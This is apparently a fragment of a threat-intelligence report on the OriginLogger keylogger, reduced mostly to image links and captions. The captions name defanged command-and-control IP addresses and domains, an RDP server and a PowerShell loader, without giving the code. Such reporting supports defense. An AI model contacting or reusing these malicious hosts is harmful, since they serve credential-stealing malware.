
![The older version of OriginLogger reaches out to 74.118.138[.]76 for authentication as shown in the pcap](https://unit42.paloaltonetworks.com/wp-content/uploads/2022/09/word-image-35.png)
![RDP login screen for 23.106.223[.]46 shows a Windows Server 2012 R2 server with multiple accounts - administrator, ftpuser and postgres](https://unit42.paloaltonetworks.com/wp-content/uploads/2022/09/word-image-36.png)



![A minimalist but legitimate-appearing website at hxxp://www.asianexportglass[.]shop](https://unit42.paloaltonetworks.com/wp-content/uploads/2022/09/word-image-39.png)


![PowerShell command. The command shown begins with [Reflection.Assembly]](https://unit42.paloaltonetworks.com/wp-content/uploads/2022/09/word-image-42.png)








![URLScan.io results for the agusanplantation[.]com domain includes an observation of the OriginLogger web panel.](https://unit42.paloaltonetworks.com/wp-content/uploads/2022/09/word-image-51.png)










